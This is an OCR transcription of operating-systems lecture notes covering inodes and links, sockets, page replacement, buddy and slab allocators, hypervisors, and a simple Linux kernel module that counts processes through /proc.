
Hard links[95] are pointers to one inode. Multiple hard links can point to the same inode, deleting a file only removes a hard link. Soft links are paths to another file, and are stored as a file. They are not pointers to an inode, but rather a path to another file. Accessing a soft link resolves these links until we reach an inode, an unresolvable soft link leads to an exception.

[94] *Small files can just use direct pointers, whereas larger files have additional nodes with pointers to more blocks. Very very small files may live entirely in the inode*

[95] *Directory entry*

3.19.1 Everything is a file

In UNIX everything is a file[96]. Block devices are files, sockets are files, pipes are files, etc. Directories are files that store filenames and pointers to inodes.



a Filename *No. Names are stored in directories*

b Containing Directory name *No. File can be in multiple dirs*

c File Size *Yes*

d File type *Yes*

e # of soft links to file *No (they are unknown)*

f location of soft links *No (they are unknown)*

g # of hard links to file *Yes (to know when to erase the file, check `stat`)*

h location of hard links *No (they are unknown to the inode)*

i access rights *Yes*

j timestamps *Yes*

k file contents *Sometimes*

l ordered list of data blocks *Yes, by definition*

Figure 117. Some things that are/are not stored in an inode

Note that the inode does not know about the softlinks to it, nor the location of its hard links. However it does store the number of hard links to it so that the kernel can erase the file[97].

3.19.2 Caches

Writing to the disk is slow so file blocks are cached in memory in the filesystem cache[98]. A daemon periodically writes changes to the disk[99]. Deleting a file then involves three steps: 1. removing it's directory entry, releasing the inode to the pool of free inodes, and 3. returning blocks to the pool of free blocks. Since crashes can happen at any time, UNIX systems are generally built on journaling filesystems, which are filesystems that keep a circular buffer of changes made. This allows for recovery from crashes as well as improving performance by reducing the number of writes to the disk.

Subsection 3.20

Sockets

Sockets are another way to enable IPC, but over the network (i.e. possibly between different machines). Use follows a server-client model, where the server sets up sockets via the `socket, bind, listen,` and `accept` system calls. The client has `socket` and `connect`. `socket` creates a socket, `bind` attaches the socket to some location (file, port, etc), `listen` to indicate that connections are to be accepted, and `accept` to accept them. `connect` connects to an existing socket and enables the socket to send/receive data. `UNIX` sockets are for IPC between processes on the same machine, whereas `AF_INET` or `AF_INET6` is for IPv4 and IPv6 between machines over the network respectively. Sockets can usually be of two `type`-s: stream (TCP) and datagram (UDP). TCP is reliable and handshakes and ordered, while UDP is unreliable and unordered.


- `bind` sets socket to an address. Different `sockaddr` structures are available for different protocols

[96] *Or some type thereof*

[97] *use `stat` to explore this*

[98] *Explore temporal and spatial locality*

[99] *Can manually trigger via `flush` or `sync`*




```
int bind(int socket, const struct sockaddr *address,
            socklen_t address_len);
```

- `int listen (int socket, int backlog)` system call sets queue limits for incoming connections
- `int accept(int socket, struct sockaddr* address, socklen_t* address_len)` system call accepts a connection on a socket and may block until a connection is made. Returns a new FD that we can write to.
- `int connect(int sockfd, const struct sockaddr* addr, socklen_t addrlen)` system call connects to a socket. If it succeeds sockfd can be used as a fd.
- Instead of `read` or `write` there is also `send` and `recv` system calls which also have flags as well as `sendto`/`recvfrom` which takes an address.

Comment TODO: sockets example

Subsection 3.21

Memory Hierarchy



There is an inversely proportional relationship between computer memory capacity and speed/price, so modern computers use a combination of different memory devices i.e. CPU Cache -> RAM -> SSD -> HDD to store and manage data. However, we want to abstract this away for the user; each level wants to pretend it has the speed of the level about it and the capacity of the layer below. This is done through *paging*: something we've talked about before but will go into further detail now.


Here are some common page replacement policies, or what to do when there is a *page fault*[100]

1. Optimal: replace page that won't be used the longest
2. Random: Replace a random page

[100] *When a request to the page table is made but the requested page isn't currently in memory*

3. FIFO: replace oldest page first

4. LRU: replace page that hasn't been used for the longest time



Assume our physical memory can only hold 4 pages, and we access the following:
1 2 3 4 1 2 5 1 2 3 4 5 (all of the pages are initially on disk)

Figure 118. Example of using the optimal page replacement policy. Note that 4 gets replaced by 5 since it will get used after 1, 2, 3. Though in this contrived example we know what pages our program will access ahead of time, in practice this is not the case.




Figure 119. A LRU example with FIFO to break ties

A downside of using LRU is that it has to search all pages. This can be implemented via a counter or a clock. In software it's also too expensive: you need a doubly linked list of pages and a ton of traversal/manipulation time. In practice we just use approximate LRU[101]

TLDR:

- Optimal isn't realistic
- Random works surprisingly well and avoids worst case
- FIFO: easy to implement but suffers for Beladay's anomaly[102]
- LRU: expensive to implement

A more sophisticated page replacement algorithm is the *clock replacement* algorithm

Definition 57

Clock Page Replacement Algorithm:

- Keep a circular list of pages in memory
- Use a reference bit for each page in memory
- Has a hand pointing to the last element examined

To insert a new page:


- Check the hand's reference bit: if 0 place page + advance

[101] *LRU is just an approximation of optimal anyways*

[102] *Increasing the number of page frames results in an increase in the number of page faults for certain memory access patterns. FIFO suffers from this but stack-based (LRU) doesn't*

> - If 1: set to 0, advance hand, repeat
>
> Page accesses set the reference bit to 1[103]

[103] *And I believe set the hand to the read bit*



1	2	3	4	5	2	3	1	2	3
1	1	1	1	5	5	5	5	5	5
	2	2	2	2	2	2	2	2	2
		3	3	3	3	3	3	3	3
			4	4	4	4	1	1	1

This is kind of just like using a circular buffer to maintain our page table, but with a pseudo-LRU policy maintained via setting reference bit to 1 on accesses

Subsection 3.22

Memory Allocation

There are two main ways to allocate memory: *static* and *dynamic* allocation. Static allocation is done at compile time, and dynamic allocation is done at runtime. Static allocation is pretty easy to implement and understand: just give it a fixed size and you're done. However, it can be wasteful or limiting since we don't always know how much memory we'll need at compile time. We can allocate dynamic memory on the stack or the heap. `C` largely does stack allocation for you, but the problem is that the scope of stack allocated memory is limited to the scope in which it was allocated. However, dynamic allocation can pose a problem: since we allocate memory in different sized contiguous blocks, compaction is not possible and every allocation decision is permanent. This can leave holes in memory that need to be managed and taken into consideration when allocating memory Generally speaking there are three cases that lead to fragmentation:

Note that in *c* previous allocations cannot be relocated by the runtime (like Java does, since Java can move the memory around for you)

1. Different allocation lifetimes
2. Different allocation sizes
3. Inability to relocate previous allocations

Also, there exists two different types of fragmentation: *external* and *internal*. External fragmentation is when different sized blocks are allocated and there isn't enough space between the blocks to allocate. Internal fragmentation occurs when we allocate fixed sized blocks and there is excess space within the blocks.

In our `malloc` implementations we want to minimize fragmentation[104]. As a guiding heuristic we want to reduce the number of holes between blocks of memory, and if there are holes, we want them to be as large as possible.

Most implementations use a free list: free blocks are chained together with a doubly linked list. Allocation is done by finding a suitable block and removing it from the free list, and deallocation is done by moving the block back to the free list.

There are three general heap allocation strategies best(find smallest block that can satisfy the request), worst (choose largest block), and first fit (choose first fit that can satisfy the request). From simulations best fit tends to leave very large holes and very small holes, worst it tends to be the worst in terms of storage utilization, and first-fit tends to be the best for leaving behind average-sized holes.

3.22.1 Buddy Allocation

Typically allocation requests are of size 2^n, so if we restrict allocations to powers of 2 we may enable a more efficient allocator. We restrict requests to be of size 2^k, $0 \leq k \leq N$, where N is the maximum size of the heap. We then maintain a free list for each size class. When we want to allocate a block of size 2^k, we first check the free list for that size class. Our implementation uses $N+1$ free lists of each size. To meet a request of size 2^k, we search the free list until we find a big enough block. If needed we recursively divide the block until it's the correct size, inserting buddy blokcs into free lists. Deallocations involve coalescing the buddy blocks together (recursively if needed)




Figure 120. In this example we see the 256 byte block being split into two 128 byte blocks (buddy pair) and so forth. A request of size 28 or 32 may be fulfilled by any of the blocks of size 32

And what happens when we free the 64 byte block?

[104] *Large applications i.e. chrome will actually ship their own allocators to minimize fragmentation*




Figure 121. Before freeing size 64




Figure 122. After freeing the size 64 block

Buddy allocators are extremely common and are used in the Linux kernel as well. They are fast and simple compared to generally dynamic allocation, and avoids external fragmentation by keeping free physical pages contiguous. However it can suffer from internal fragmentation due to the rounding up of allocation size.

3.22.2 Slab Allocators

Slab allocators take advantage of fixed size allocations by allocating objects of the same size from a dedicated pool. Every object type has its own pool with blocks of the correct size, preventing internal fragmentation. It can be though of as a cache of slots[105]

A hybrid scheme may be made by combining buddy allocation with slab allocation. This is done by allocating a slab of objects from the buddy allocator, and then allocating objects from the slab via the slab allocator.

[105] *Think of the ext2 filesystem we implemented in lab 6 where we have memory (blocks) and bitmaps to track which ones are free or not*





Figure 123. The buddy allocator allocates a slab of objects for the slab allocator to use. Here we have allocated two blocks each for objects of size A and B. Then the slab allocator manages the slabs, minimizing internal fragmentation

Subsection 3.23

Virtual Machines

Virtual machines fulfill the goal of running multiple operating systems on a single machine while allowing each OS to believe they are the only ones running. There are two levels of hypervisors: type 1 (bare metal) and type 2 (hosted). Type 1 hypervisors run directly on the hardware, while type 2 hypervisors run on top of an existing OS.




Note that virtual machines are not emulation, whereas emulation translates one ISA to another (x64 <-> ARM), our gues operation system executes instructions directly using the same ISA. Some use cases allow for emulation, e.g. Wine or NEW emulators. A VM could use emulation to run a VM for a different ISA but it would be slow. VMs also must enable pause and play; like how we can pause and play threads and swap context there, a hypervisor must switch contexts between entire virtual machines. The hypervisor must also isolate guests from each other and the host while setting limits on resource use. Further optimizations on resource use can also be achieved via hypervisors: since data centers also involve many servers running at once (often not making use of all of their resources), instead of having multiple lightly used physical systems we could multiplex many of them onto a single machine. The key abstraction is the vCPU, which is a virtual CPU that can be scheduled by the hypervisor. . Permissions wise the guest OS runs in the usual modes (kernel ring 0, user ring 3), and the hypervisor in ring -1 to control the guest. Type 2 hypervisors must create a virtual kernel and user mode.

Whereas processes had the PCB act as a virtual CPU, it didn't contain enough information to virtualise the entire CPU (just enough for user-mode processes)

3.23.1 Type 2 hypervisors

One strategy for implementing a type 2 hypervisor is trap and emulate: all instructions run normally and privileged ones generate a trap (wrong mode), which the hypervisor must then handle by emulate/situating the operation and resuming control to the guest. This slows down otherwise native execution.



Unfortunately trap and emulate does not always work: some instruction sets are not clear between privileged and non-privileged instructions (these instructions are *untrappable*) [106]. Untrappable instructions require another approach: binary translation. Instead of depending on the processor to detect the privileged instructions and trap to the hypervisor/host to handle, binary translation inspects the instruction stream on-the-fly in software and rewrites untrappable instructions with the appropriate operations.

3.23.2 Virtualised Scheduling

We must map vCPUs to physical CPUs[107].

Approaches include

- CPU assignment: 1:1 mapping of vCPUs to pCPUs
- Overcommitting: assigning more vCPUs than pCPUs. This can have issues e.g. the guest OS running too unpredictably for soft real-time tasks.

More complexities present themselves with memory management, since we want the guest kernel to be able to think that it is managing the entire physical address space – so we have to virtualize that too. The problem gets worse if memory is overcommitted, too. This is usually solved via nested page tables, where the guest kernel has its own page tables that map to the physical memory, and the hypervisor has its own page tables that map to the guest page tables. Overcommitted memory can be implemented via double-paging where the hypervisor does its own page replacement, but this may be undesirable since the guest most likely knows its own memory access patterns better. Optimizations can be made by having the guests share duplicate pages[108] and using CoW.

Likewise, the hypervisor must virtualize the I/O devices[109], which can be done via device emulation or pass-through. For some I/O implementations the hypervisor must perform some translation between the guest and host, e.g. for network devices the hypervisor must translate between the guest's network stack and the host's network stack. Hardware solutions e.g. IOMMU can be used to help with this by providing a virtual address space exclusively for the guest to use, giving the VM exclusive control over the device and enabling native speed operation of devices e.g. GPUs in VMs. Likewise, disks are virtualized (usually via disk images and mounting and stuff) to give each VM the impression that it has a whole disk.

[106] *x86 is guilty of this, e.g. `popf` instruction which loads the flags register from the stack and behaves differently for kernel and user modes. Additional reading: chroot, docker, bsd jails, solaris zones.*

Ring -1 (hypervisor mode) was introduced in 2005/2006 by intel/amd and defines a mode where a host kernel can manage isolation for guests and hardware virtualisation

[107] *Like how we can map threads (i.e. virtual processes) to processes.*

[108] *Duplicate detection via hashing is one method*

[109] *Which may or may not physically exist*

Uses for VMs include isolating applications from each other, running multiple operating systems on the same machine, and running multiple instances of the same OS (e.g. for testing). Containers are kind of like VMs but usually share the host kernel and are more lightweight.

Subsection 3.24

Your first kernel module

- printk is the kernel’s equivalent of printf
  - `printk(LOG_LEVEL, "format string", args...)`

```c
#include <linux/module.h>
#include <linux/printk.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/sched.h>

static struct proc_dir_entry *count_entry;

static int count_show(struct seq_file *s, void *v) {
  struct task_struct *p;
  u64 count = 0;
  for_each_process(p) {
    // a macro provided by kernel to go over all processes
    ++count;
  }
  seq_printf(s, "%llu\n", count);
  return 0;
}

static int __init proc_count_init(void)
{
  pr_info("proc_count: init\n");
  // create an entry called count in the procfs:
  // creates an entry called /proc/count w/ perm 0644
  // the last argument is a pointer to a function that will be called
  // when the file is read
  // the function takes a seq_file and a void* as arguments
  // in our case, our count_show function will be called on read
  // which will write the number of processes to the seq_file
  // which will be read by the user
  count_entry = proc_create_single("count", 0644, NULL, count_show);
  if (IS_ERR(count_entry)) {
    return PTR_ERR(count_entry);
  }
  return 0;
}

static void __exit proc_count_exit(void)
{
  pr_info("proc_count: exit\n");
  proc_remove(count_entry);
}

// register init and exit functions
// can use dmesg to see the log messages on kernel load/exit
module_init(proc_count_init);
module_exit(proc_count_exit);

MODULE_AUTHOR("Jonathan Eyolfson");
MODULE_DESCRIPTION("Count the number of processes");
MODULE_LICENSE("GPL");
```

Makefile:

```
ifneq ($(KERNELRELEASE),)
obj-m := proc_count.o
else
KDIR ?= /lib/modules/`uname -r`/build

default:
        $(MAKE) -C $(KDIR) M=$$PWD modules

modules_install:
        $(MAKE) -C $(KDIR) M=$$PWD modules_install

install:
        $(MAKE) -C $(KDIR) M=$$PWD install

clean:
        $(MAKE) -C $(KDIR) M=$$PWD clean
endif
```

Install module into running kernel:

```
sudo insmod proc_count.ko
```

To check kernel logs for this:

```
sudo dmesg -l info
```